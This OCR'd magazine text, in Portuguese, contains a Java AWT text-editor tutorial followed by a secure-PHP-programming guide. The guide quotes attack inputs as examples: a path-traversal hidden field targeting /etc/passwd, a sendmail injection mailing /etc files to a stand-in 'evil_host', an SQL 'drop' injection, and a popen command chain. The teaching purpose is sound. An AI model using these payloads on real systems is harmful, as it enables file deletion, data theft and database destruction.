A edição é a fase em que o desenvolvedor escreve os programas-fonte. A linguagem, por ser baseada em objetos, faz com que diversos arquivos sejam criados, pois estes são, na maioria dos casos, a representação das classes. Nesta fase, deve-se perceber que o Java é case sensitive. Normalmente utilizam-se IDEs para o desenvolvimento, mas o Java não necessita de uma ferramenta específica para desenvolvimento. O Bloco de Notas, o VI, o Edit ou qualquer outro editor-padrão do sistema operacional resolve o problema.

A compilação lê os fontes (.java) e gera os bytecodes (.class). Estes bytecodes são os códigos preparados para executar na máquina virtual Java (JVM). Estes arquivos são gerados pelo compilador e ficam disponíveis para serem carregados tanto pela JVM como pelo compilador, no caso de importação por algum outro código-fonte.

A JVM é a responsável pela execução da aplicação no sistema operacional. O ANSI C foi produto de se levar o código-fonte de um sistema operacional para outro, recompilá-lo e executá-lo. A idéia da JVM é de que o código seja compilado somente uma vez, pois este não vai ser executado diretamente no kernel do sistema operacional, mas sim na JVM. Então, as aplicações Java estão disponíveis para serem executadas em qualquer sistema operacional que disponha da JVM.

Ao se invocar a máquina virtual para executar um programa Java, ela realiza a carga dos bytecodes para a memória e, no instante seguinte, faz a verificação quanto à validade dos bytecodes e se estes não violam restrições de segurança. Finalmente, depois de verificados os bytecodes, a máquina virtual começa a executar o programa.

Tutorial

Para que se compreenda completamente este tutorial, é interessante que o leitor tenha um pouco de conhecimento sobre orientação a objetos, que é a base de desenvolvimento da linguagem Java.

Softwares necessários


Para que se possa acompanhar este tutorial são necessários alguns programas. Como item básico, o JDK, que pode ser encontrado no site *http://java.sun.com*. Recomenda-se também, em caso de interesse em fazer outros estudos com o Java, o download da documentação, no mesmo site, para que se facilite a consulta a informações. O editor de programas fica a seu critério.

Configuração

Faça a instalação do JDK primeiro. A instalação consiste em executar o arquivo baixado e seguir as instruções. Caso esteja utilizando Windows, o instalador não inclui, no PATH do sistema, o caminho para buscar as ferramentas do Java, portanto, inclua o caminho *<DIRETORIO DE INSTALACAO DO JAVA>\bin* e o Java estará pronto para uso.

Uma aplicação com componentes visuais

Este exemplo demonstra um editor de textos para que possamos mostrar alguns componentes visuais. Neste exemplo utilizaremos o AWT por sua estrutura mais simples e de fácil compreensão.



Imagens: Reprodução

Digite o código a seguir:

Iniciamos a aplicação com a seqüência de comandos:

```
import java.awt.*;
import java.awt.event.*;
import java.io.*;
```

que importa o pacote AWT, seu controlador de eventos e o pacote de Entrada/Saída. Estes comandos são utilizados para que possamos utilizar as bibliotecas, ou pacotes como são conhecidos no Java, da linguagem, de terceiros ou os desenvolvidos por você.

Na linha

```
public class Exemplo extends Frame {
```

temos a inclusão do comando extends, que significa que esta classe estende, ou no jargão de orientação a objetos, especializa a classe Frame. A classe Frame é a janela Java para aplicações gráficas do pacote AWT.

O trecho

```
private Button btnSalvar, btnSair;
private TextArea taTexto;
```

cria os atributos do Frame Exemplo. Os atributos *btnSalvar* e *btnSair* são do tipo *Button*, que é a classe que identifica um botão de ação. O atributo *taTexto* é do tipo *TextArea*, que é a classe que identifica uma área de texto. Estes atributos têm o modificador de *private*. Com este modificador, somente a classe Exemplo pode modificar as características destes objetos.

O método main simplesmente cria uma instância de Exemplo.

O método

```
public Exemplo() {
super("Exemplo - Um editor");

// Inicialização dos objetos
btnSalvar = new Button( "Salvar" );
btnSair = new Button( "Sair");
taTexto = new TextArea();

// Adicionando tratamento de ações para os botões
btnSalvar.addActionListener( new SalvarListener( this, taTexto ) );
btnSair.addActionListener( new SairListener() );

//Cria um painel para colocar os botões
Panel p = new Panel( new GridLayout( 1, 2 ) );

p.add( btnSalvar );
p.add( btnSair );

// Adicionando os botões na janela
add( p, BorderLayout.SOUTH );

// Adiciona a área de texto
add( taTexto, BorderLayout.CENTER );

pack();
```

```
addWindowListener( new SairListener() );
show();
        }
```

é o método construtor da classe Exemplo. Este método serve para inicializar os atributos de um objeto. A execução deste método ocorre sempre que se instancia o objeto. Um método construtor tem como característica possuir o mesmo nome da classe.

O Java possui um tratamento de eventos de ação em que os componentes visuais podem receber classes específicas para realizar as ações. Quando se cria um objeto do tipo *Button*, por exemplo, ele aparece na tela; ao clicá-lo com o mouse, ele responde ao clique, mas não realiza nenhuma ação. No exemplo que digitamos, o botão *Salvar* realizará as ações definidas pela classe *SalvarListener*. O sufixo *Listener*, presente no nome da classe, é devido a esta classe realizar as ações para salvar o arquivo. Então as linhas

```
// Adicionando tratamento de ações para os botões
btnSalvar.addActionListener( new SalvarListener( this, taTexto
));
btnSair.addActionListener( new SairListener() );
```

indicam quais classes vão responder aos eventos disparados por estes botões.

A classe

```
class SalvarListener implements ActionListener {

private TextArea taSaida;
private Frame frame;

public SalvarListener( Frame f, TextArea ta ) {
taSaida = ta;
frame = f;
        }

public void actionPerformed( ActionEvent e ) {
try {
// Abre uma janela para salvar o arquivo
FileDialog fd =
new FileDialog(
frame,
"Salvar como..",
FileDialog.SAVE
        );
fd.show();

String nomeArquivo = fd.getFile();
// Verifica se foi escolhido um nome de arquivo
f( nomeArquivo == null ) {
nomeArquivo = "Saida.txt"; // Se não, coloca um nome
                        }

// Inicia a gravação do arquivo
```

```
// Exemplo.java

/*
 * Demonstra o uso de componentes AWT e
 * seu funcionamento com listeners
 */

import java.awt.*;
import java.awt.event.*;
import java.io.*;

public class Exemplo2 extends Frame {

private Button btnSalvar, btnSair;
private TextArea taTexto;

public static void main( String args[] ) {
new Exemplo2();
        }

public Exemplo2() {
uper("Exemplo 2 - Um editor");

// Inicialização dos objetos
btnSalvar = new Button( "Salvar" );
btnSair = new Button( "Sair");
taTexto = new TextArea();

// Adicionando tratamento de ações para os botões
btnSalvar.addActionListener( new SalvarListener( this, taTexto ) );
btnSair.addActionListener( new SairListener() );

Panel p = new Panel( new GridLayout( 1, 2 ) );

p.add( btnSalvar );
p.add( btnSair );

// Adicionando os botões na janela
add( p, BorderLayout.SOUTH );

add( taTexto, BorderLayout.CENTER );

pack();
addWindowListener( new SairListener() );
show();
        }
}

class SalvarListener implements ActionListener {

private TextArea taSaida;
private Frame frame;
private String nomeArquivo = null;

public SalvarListener( Frame f, TextArea ta ) {
taSaida = ta;
```

```
frame = f;
                }

public void actionPerformed( ActionEvent e ) {
try {
// Testa se o arquivo já tem nome
if( nomeArquivo == null ) {
// Se não tiver, cria uma caixa de diálogo para
// salvar o arquivo
FileDialog fd =
new FileDialog(
frame,
"Salvar como..",
FileDialog.SAVE
);
fd.show();

// Pega o nome do arquivo escolhido
nomeArquivo = fd.getFile();
// Decidiu cancelar
if( nomeArquivo == null ) {
return; // Sai sem gravar
                }
            }

// Abre um arquivo de saída com o nome selecionado
PrintWriter out =
new PrintWriter(
new FileWriter( nomeArquivo )
                );

// Grava o conteúdo da área de texto e
out.print( taSaida.getText() );

// Fecha o arquivo de saída
out.close();

frame.setTitle( "Exemplo - " + nomeArquivo );
} catch( IOException ioex ) {
// Caso ocorra um erro de IO
ioex.printStackTrace();
                }
        }
}

class SairListener extends WindowAdapter implements ActionListener {

public void windowClosing( WindowEvent e ) {
fechar();
        }

public void actionPerformed( ActionEvent e ) {
fechar();
        }

private void fechar() {
System.exit( 0 );
        }
}
```

```
PrintWriter out =
new PrintWriter(
new FileWriter( nomeArquivo )
                );
```

```
out.print( taSaida.getText() );
out.close();
} catch( IOException ioex ) {
ioex.printStackTrace();
                }
        }
}
```

realiza a ação de gravar o conteúdo de uma área de texto e, para isso, precisa do *Frame* e da área de texto, que são atributos da classe. Ela implementa a interface *ActionListener*, que é responsável pela obrigatoriedade da presença do método *actionPerformed*. Este método será chamado sempre que o usuário interagir com o botão.

O construtor da *SalvarListener* apenas recebe os objetos que necessita e os coloca em seus atributos.

O método *actionPerfomed*, conforme descrito a seguir

```
public void actionPerformed( ActionEvent e ) {
                try {
// Testa se o arquivo já tem nome
if( nomeArquivo == null ) {
// Se não tiver, cria uma caixa de diálogo para
// salvar o arquivo
FileDialog fd =
new FileDialog(
frame,
"Salvar como..",
FileDialog.SAVE
        );
fd.show();

// Pega o nome do arquivo escolhido
nomeArquivo = fd.getFile();


// Decidiu cancelar
if( nomeArquivo == null ) {
return; // Sai sem gravar
        }
}

// Abre um arquivo de saída com o nome selecionado
PrintWriter out =
new PrintWriter(
new FileWriter( nomeArquivo )
```

```
                );

        // Grava o conteúdo da área de texto e
        out.print( taSaida.getText() );

        // Fecha o arquivo de saída
        out.close();

        frame.setTitle( "Exemplo 2 - " + nomeArquivo );
        } catch( IOException ioex ) {
        // Caso ocorra um erro de IO
        ioex.printStackTrace();
                                }
                }
```

realiza o trabalho de salvar o conteúdo da área de texto. O método inicia verificando se já existe um nome para gravar o arquivo. Em caso negativo, ele abre uma caixa de diálogo para que o usuário defina o nome do arquivo. Uma vez definido o nome, o método inicia a gravação, abrindo o arquivo, colocando o conteúdo da área de texto no arquivo aberto e fechando o arquivo.

Um bloco de comando importante do Java é o *try{... } catch()*. Este bloco de código permite que se proteja o código de erros. No exemplo dado, se ocorrer algum erro de *IO(IOException)*, a execução é automaticamente desviada para o bloco catch, que permite ao desenvolvedor tratar o erro ocorrido. Neste caso, somente é mostrado onde ocorreu o erro.

A última classe é descrita a seguir

```
class SairListener extends WindowAdapter implements
ActionListener {

        public void windowClosing( WindowEvent e ) {
        fechar();
                }

        public void actionPerformed( ActionEvent e ) {
        fechar();
                }

        private void fechar() {
        System.exit( 0 );
                }
        }
```

e mostra outra classe para realizar o trabalho de fechar a janela. O *Frame* necessita de uma classe que realize o trabalho de encerramento da aplicação. É convenção entre os sistemas operacionais que uma aplicação, ao ser encerrada normalmente, deve retornar zero. Este código é informado pela chamada de *System.exit(0)*. A classe *SairListener* implementa *WindowAdapter*, que é uma classe do pacote AWT Event, que responde aos eventos da janela. Para fechar a janela, sobrescrevemos o método *windowClosing*. Para aproveitarmos a classe, fizemos com que a mesma implementasse *ActionListener*, o que faz com que ela possa responder também ao botão *Sair*.

O Java no Brasil

O Java vem ganhando mercado nas áreas de negócio onde a Internet é produto importante. Bancos, companhias aéreas, lojas e distribuidoras são alguns exemplos de segmentos onde o Java é utilizado em larga escala para prover serviços diferenciados aos clientes.

Uma área em expansão para o Java é a área de logística. Os celulares que rodam Java estão para ser lançados no País, e o uso deles com softwares de apoio tem sido avaliado com excelente relação custo–benefício.

Infelizmente, não existe uma pesquisa precisa sobre onde o Java roda no Brasil. Nenhuma empresa de pesquisa, nem mesmo a Sun, divulgou alguma pesquisa informando quais as organizações que utilizam o Java.

O seu futuro com Java

A Internet é a principal fonte de informações sobre o Java. O site da Sun é a principal fonte, por razões óbvias. Existem vários links com informações sobre Java no Brasil.

Também há bons livros sobre Java. Algumas publicações importantes são *Java: Como programar*, dos autores H.M. Deitel e P.J. Deitel, editora Bookman, que é um best-seller para o aprendizado em Java. Um outro livro muito bom é *Introdução ao Java*, de Peter Jandl Junior, editora Berkeley Brasil.

É importante também um bom conhecimento de orientação a objetos e UML. O Java é uma boa ferramenta para fixar os conceitos de orientação a objetos, mas uma boa base sobre o assunto é fundamental. A UML é uma linguagem que auxilia na criação de diagramas para compreensão dos sistemas orientados a objetos.



Imagens: Reprodução



SEGURANÇA EM PROGRAMAÇÃO



PhotoDisc

Conselhos para uma programação segura em PHP

O PHP

O PHP conseguiu uma presença sólida e estável na Web nos últimos anos. Seu uso principal é no desenvolvimento de interfaces geradas dinamicamente entre usuários e o servidor. Como tal, scripts PHP são uma presa natural de ataques. Apesar do fato de a linguagem ser projetada com segurança em mente, a familiaridade com seus mais perigosos aspectos e a conformidade com diretivas de programação segura são essenciais para minimizar a possibilidade de comprometer a segurança. O objetivo deste documento é oferecer uma visão geral de várias questões de segurança com PHP, bem como conselhos para práticas de programação segura nesta linguagem.

Introdução

O PHP (PHP Hypertexto Preprocessor) é uma linguagem de script para servidor que facilita a criação de páginas Web dinâmicas, embutindo códigos PHP em documentos HTML. Ele combina muitas das melhores características de Perl, C e Java e adiciona seus próprios elementos à mistura para dar aos programadores Web grande flexibilidade e poder no desenho e implementação de páginas dinâmicas e orientadas a conteúdo para Web. No entanto, como qualquer ferramenta poderosa, existem certos riscos e perigos associados ao uso do PHP. Este artigo objetiva alertar o leitor a respeito de tais detalhes sutis desta linguagem. Estando consciente dos riscos e observando algumas regras simples de programação segura, é possível diminuir significativamente o risco de comprometer a segurança.

Nas seções seguintes, identificaremos algumas causas que comumente levam a violações de segurança de scripts PHP e os sistemas que estes scripts estão executando. Nós iremos, então, desenvolver algumas diretivas para fortalecer a segurança do PHP e para escrever códigos seguros. Desenvolvedores Web e administradores de sistema devem manter em mente, porém, que estas diretivas apenas identificam algumas práticas que podem reduzir o risco de comprometimento da segurança. Não existe uma solução definitiva que possa resolver todos os problemas de segurança e, na verdade, o próprio conceito de um sistema que é completamente seguro é irreal. Em vez disso, a segurança deve ser vista como um processo evolutivo, requerendo constante supervisão. Este artigo dá uma base para entender as questões de segurança relacionadas ao PHP e dá uma visão geral do tópico.

Entradas de usuário confiáveis

As mais comuns e mais sérias vulnerabilidades em scripts PHP, e sem dúvida em qualquer aplicação Web, ocorrem devido a uma validação de entrada de usuário precária. Muitos scripts usam informações que o usuário forneceu num formulário Web e processam estas informações de várias maneiras. Se há confiança nesta entrada, existe o potencial de forçar um comportamento não desejado no script e no host.

Para tornar as coisas piores, o PHP registra todo tipo de variáveis externas no namespace global. Variáveis de ambiente, por exemplo, são simplesmente acessadas por seus nomes de qualquer lugar dentro do script. Então você pode apenas espiar em $HOSTNAME e $PATH para obter estas informações. Nomes de campos enviados de forms GET ou POST são também acessíveis da mesma maneira. Existem muitos problemas com isso.

Primeiro, não existe um modo de assegurar que variáveis externas contenham dados que possam realmente ser confiáveis (a próxima seção discute isso com mais detalhes).

Segundo, devido ao hábito do PHP de deixar tudo disponível globalmente, nenhuma variável pode ser considerada confiável, seja interna seja externa. De fato, imagine o seguinte cenário:

```
$tempfile = "12345.tmp";
# faço alguma coisa com $tempfile aqui
# e algum processamento de formulário ...
unlink ($tempfile);
```

Mesmo se você manteve $tempfile em segurança antes de liberar o link, a última instrução ainda é muito perigosa. Um atacante pode manipular o seu próprio form contendo um campo similar a isto:

```
<input type=hidden name="tempfile" value="../../../etc/passwd">
```

O PHP irá inserir o campo *nome* no namespace global como $tempfile, sobrescrevendo, deste modo, o valor original da variável. Depois, nós iremos considerar um modo de proteção contra este tipo de ataque configurando o PHP para não tornar variáveis externas globalmente acessíveis.

Variáveis em ambiente confiável

Quando você digita "ls" no prompt do Unix, o shell vai através de uma lista de diretórios procurando por um programa chamado 'ls'. Tão logo ele encontra isso em algum lugar, como no /bin, por exemplo, o shell executa o programa e espera pacientemente pelo seu retorno. A lista de diretórios onde o shell procurará o programa é especificada em uma variável ambiente, usualmente $PATH. Similarmente, quando você usa o include() ou require() para um arquivo de um script PHP, o sistema irá procurar por ele numa lista específica de diretórios; a variável ambiente $LD_LIBRARY_PATH especifica o caminho para bibliotecas dinamicamente carregadas, etc.

O script não tem controle sobre o conteúdo de variáveis de ambiente no momento que inicia a execução. Um adversário pode modificar o caminho para apontar para uma versão tipo trojan do programa que está sendo chamado ou o arquivo que está sendo incluído. Este é um modo fácil para hackers terem códigos hostis rodando no sistema.

Alguns sites restringem o acesso ao conteúdo baseado no link de onde o usuário vem. Eles usam a variável $HTTP_REFERER para determinar isso. Mas já que esta informação chega do browser, não há nada que impeça o usuário de associar um valor arbitrário. Tais formas de autenticação não são nada confiáveis.

Mesmo que a informação não venha do usuário, variáveis de sistema não são confiáveis. Na maioria dos sistemas Unix, as variáveis de ambiente são armazenadas no final da pilha de sistema. Agora, o PHP faz seu próprio gerenciamento dinâmico de memória, então não existe um risco real de buffer overflow em scripts PHP. Mas um hacker pode ainda explorar algumas partes do software que estão rodando no servidor para ganhar acesso à pilha de execução. Por causa do modo que a pilha é estruturada, ele pode agora sobrescrever o valor de variáveis de ambiente. Conseqüentemente, o script PHP que confia cegamente nestas variáveis não está nada seguro.

De uma perspectiva segura, variáveis de ambiente e dados de entradas de usuários não são realmente muito diferentes. Eles representam dados de origem desconhecida, que podem ser hostis. Deste modo, seu uso deve ser minimizado sempre

que possível, e seu conteúdo examinado e filtrado o resto das vezes. Uma boa prática é redefinir todas as variáveis de ambiente que serão usadas no script antes de realmente usá-las. Isso não é sempre possível, mas é uma ajuda a oferecer um grau de confiança um pouco mais alto no seu conteúdo.

Chamando programas externos

A ilustração mais direta de dano infligido por entradas de usuário inválidas é provavelmente a execução de programas com nomes de usuário ou argumentos especificados.

Evidentemente, uma chamada como system($dados_usuario) é insegura porque permite ao usuário executar comandos arbitrários no host. Mais ainda, uma chamada do tipo exec("algumprog", $args_usuario) também é insegura porque o usuário pode fornecer caracteres que têm significado especial para o shell. Um ponto-e-vírgula nos argumentos, por exemplo, significará o fim do primeiro comando e o começo do segundo. Já que o PHP sempre passa tais strings para o shell, isso é sempre perigoso. Aqui incluímos chamadas system(), exec(), popen(), backticks, etc.

Abaixo, um exemplo real de uma chamada popen() insegura, partindo de uma aplicação Web atualmente distribuída livremente:

```
function
Send($sendmail = "/usr/sbin/sendmail")
{
if ($this->form == "") {
$fp = popen ($sendmail."-i".$this->to, "w");
}
else {
$fp = popen ($sendmail."-i -f".
$this->from." ".$this->to, "w");
}
}
```

A variável $this->from vem diretamente de um campo do formulário, onde quem quer que seja que esteja enviando a mensagem digita ali seu endereço de e-mail. Uma vez que esta entrada não é validada em nenhum lugar, o usuário pode enganar o script introduzindo todo tipo de coisas ruins com entradas similares a esta:

dummy@dummy.com badguy@evil_host.com </etcP>

Se eles forem mais criativos, podem provavelmente até fazer um worm completo ou um vírus e injetar nesta entrada.

A solução é filtrar cuidadosamente toda entrada de usuário antes de passá-la para o shell. Mais tarde, nós consideraremos alguns modos de fazer isso em PHP.

Interações com Bases de Dados

O PHP faz interações facilmente com vários bancos de dados diferentes a partir de scripts. Apenas interagindo com outros programas através do shell, entretanto, isto pode ser um problema de segurança. Muitas vezes, scripts PHP usam entradas de um formulário Web para construir strings para requisições (query) SQL.

```
mysql_db_query
($DB, "SELECT something FROM table WHERE
name=$username");
```

Neste exemplo, o usuário pode usar um ponto-e-vírgula na entrada para finalizar a requisição atual e fornecer comandos arbitrários para a base de dados. A entrada ";drop db database" expandirá a requisição "SELECT algumacoisa FROM tabela WHERE name=; drop db database", o que resultará em um erro (porque a primeira parte da requisição é agora inválida), seguido de um drop bem sucedido da base inteira.

Os privilégios do script podem ser ajustados para limitar o dano que ele pode causar na base, mas isto não remedia completamente o problema, uma vez que o usuário pode ainda fazer requisições para extrair informações sensíveis. Se a entrada do usuário precisa ser fornecida para a base de dados, ela deve ser primeiro examinada e filtrada para evitar metacaracteres perigosos, como mostraremos depois.

Vulnerabilidades no interpretador

O interpretador PHP tem tido vulnerabilidades de segurança nos diferentes estágios do seu desenvolvimento.

No PHP3 e em algumas versões do PHP4 têm sido encontradas vulnerabilidades para formatar strings de ataque nas funções de log, por exemplo. Estas versões de PHP empregam chamadas para as funções syslog() e vsnprintf() do C para fazer o seu log (quando está habilitado). O problema é que o PHP passa a mensagem de log diretamente no formato de string para estas funções, e é possível que a mensagem de log contenha uma entrada de usuário. Um invasor pode usar isto para



comprometer remotamente o PHP – habilitando servidores que ainda executem este código, a menos que estes servidores tenham desabilitado o log de erros e avisos do PHP.

O modo como o PHP trata de arquivos carregados pelo usuário pode também ser problemático. A razão é que o PHP definirá uma variável global que tem o mesmo nome que o arquivo submetido no formulário Web. O PHP criará este arquivo em um diretório temporário e armazenará o upload ali, mas ele não checará se o nome do arquivo é válido. Um invasor pode fazer seu próprio formulário, especificando o nome de algum outro arquivo e submetê-lo. O PHP irá, então, executar o outro arquivo, que pode conter informações sensíveis. Deste modo, o script deve sempre checar explicitamente se a variável que contém o nome do arquivo carregado possui um caminho válido para um arquivo temporário. Versões mais novas do PHP (posteriores à 4.0.3RC1 e posteriores à 3.0.17RC1, para PHP3) oferecem a função is_uploaded_file($path), que torna fácil esta checagem.

Hosts rodando PHP devem seguir advertências de segurança relacionadas com o produto e atualizar para a última versão recomendada do PHP imediatamente depois de as correções de segurança serem liberadas.

Usando PHP de modo seguro

O PHP pode ser configurado de forma que execute scripts em um ambiente restrito para diminuir o dano que pode ser infligido por programas inseguros. Este *modus operandi* pode ser chamado de 'safe mode'. A diretiva de configuração safe_mode no php.ini ativa e desativa o safe mode. A diretiva safe_mode_exec_dir especifica um diretório onde os scripts podem ser carregados. O PHP não executará um script se ele não estiver neste diretório. Alem disso, o PHP não deixará um script chamar outro programa que não esteja neste diretório. Deste modo, mesmo se existir um buraco na segurança do script, que permita aos invasores executarem arbitrariamente comandos neste script, eles estarão limitados àqueles que estiverem no diretório de executáveis do safe mode.

Para prevenir ocupação de variáveis de ambiente, o safe mode faz uso de outra configuração no php.ini, que restringe a habilidade do usuário para modificá-las. O campo safe_mode_allowed_env_vars contém uma lista de prefixos que identificam os nomes de variáveis de ambiente que o usuário tem permissão de modificar. Deste modo, quaisquer variáveis de ambiente cujos nomes comecem com algo não listado no safe_mode_allowed_env_vars não podem ser alteradas de dentro de um script PHP. A lista-padrão consiste no prefixo "PHP_" apenas. Como temos visto, algumas das variáveis PHP_ contêm informações sensíveis, de forma que esta restrição nem sempre resolve o problema completamente.

Outra configuração de mesma origem é safe_mode_protected_env_vars. A lista fornecida a esta diretiva especifica nomes de variáveis de ambiente que o usuário não pode modificar. As variáveis protegidas não podem ser alteradas, mesmo se estiverem presentes na lista safe_mode_allowed_env_vars. Por padrão, a única variável protegida é $LD_LIBRARY_PATH.


Para aumentar a segurança, o melhor é usar ambas as configurações como complementares, colocando o máximo possível de variáveis de risco na diretiva safe_mode_protected_env_vars. Como regra geral, se não é absolutamente necessário para scripts serem capazes de alterar uma variável, proteja-a. De qualquer modo, tente proteger $PATH e amigos. Se isso não for uma solução aceitável, observe todas as variáveis não protegidas com desconfiança e use-as com cuidado.

Então, safe mode é bom como conceito, mas não é livre de problemas. No PHP3, por exemplo, popen() não segue a regra geral de passar tudo através do EsacpeShellCmd(). Deste modo, é possível executar programas externos do diretório especificado em safe_mode_exec_dir:

```
$fp = popen("ls -l /opt/bin/; /usr/bin/id","r"); echo
"$fp<br>\n";
while ($line = fgets($fp, 1024)):
printf ("%s<br>\n", $line);
endwhile;
pclose($fp);
   ;
```

Isso imprimirá uma listagem do diretório /opt/bin e executará /usr/bin/id para mostrar o UID e GID do usuário executando o servidor Web.

Já foi discutido que, devido a tais erros de omissão no safe mode, hosts não devem confiar neste procedimento como 100% seguro, mas usar, em vez disto, a versão CGI do PHP em combinação com o chroot(). Como temos visto,



esta não é a melhor alternativa. É, entretanto, uma boa idéia não confiar exclusivamente no safe mode, usando-o apenas como reforço para um código realmente seguro.

Arquivos Include

O servidor Web sabe que um arquivo é um arquivo PHP olhando a extensão .php. Deste modo, quando você requer uma página PHP do servidor, ele primeiro interpreta aquele arquivo e, então, mostra o resultado. Se o servidor não reconhecer a extensão do arquivo, ele irá apenas mostrar o seu conteúdo.

Às vezes acontece de o script PHP precisar incluir outros arquivos como parte dele mesmo. Vários programadores têm a tendência de nomear estes arquivos Include com uma extensão .inc. O problema é que se o servidor não for prevenido que aqueles arquivos são, na verdade, parte dos scripts PHP, ele mostrará o código a qualquer um que peça. Isso dá aos invasores a oportunidade de vasculhar o código procurando todos os furos na segurança e ver qualquer dado secreto.

Existem vários modos de prevenir isso. Um modo é nomear todos os arquivos Include com a extensão .php (ou .php3, ou qualquer uma associada ao PHP), de forma que o servidor os interprete, em vez de mostrá-los. Outra possível solução é associar arquivos .inc com PHP. Uma terceira solução seria impedir todos os arquivos .inc de serem mostrados. No Apache, esta última pode ser conseguida com algo como isto:

```
<files ~ "\.inc$">
Order allow, deny
Deny from all
</files>
```

Isso deve ser uma seção no arquivo httpd.conf. Provavelmente, a maneira mais segura de fazer isso, entretanto, deve ser não colocar arquivos .inc no diretório definido em DocumentRoot de maneira alguma. Coloque-os em algum outro lugar e mude include_path no php.ini. Deste modo, apenas seu script PHP estará habilitado para usá-los e o servidor Web não poderá vê-los.

Filtrando dados de usuário

Nós vimos que dados fornecidos pelo usuário podem causar problemas. Os mais perigosos são metacaracteres que têm significado especial para o shell, para a base de dados ou para qualquer outro programa externo. Filtrar entradas de usuário consiste em tirar qualquer caractere especial de todos os dados que vêm de fora. Esse é um modo claramente eficiente de prevenir alguns comportamentos impróprios por parte do usuário.

Entradas podem ser filtradas executando uma expressão regular que remova ou evite um conjunto de metacaracteres que você fornece. Para simplificar este processo, o PHP fornece duas funções que fazem esse tipo de coisa. Do manual do PHP:

"EscapeShellCmd() evita quaisquer caracteres em uma string que podem ser usadas para levar um comando de shell a executar comandos arbitrários. Esta função deve ser usada para garantir que qualquer dado vindo do usuário é evitado antes de passar para a função exec() ou system(), ou para o operador backtick."

A segunda função confina a string inteira entre aspas simples antes de você passá-la como um argumento para um programa. O shell não associa nenhum significado especial para caracteres dentro de aspas simples, então um pipe, por exemplo, será passado apenas como parte do argumento, em vez de repassar a saída, como seria seu comportamento normal.

"EscapeShellArg() adiciona aspas simples em torno da string e comenta/evita quaisquer aspas simples existentes, permitindo a você passar uma string diretamente para uma função do shell e tê-la tratada como um simples e inofensivo argumento. Esta função deve ser usada para ignorar argumentos individuais para funções do shell vindas da entrada do usuário."

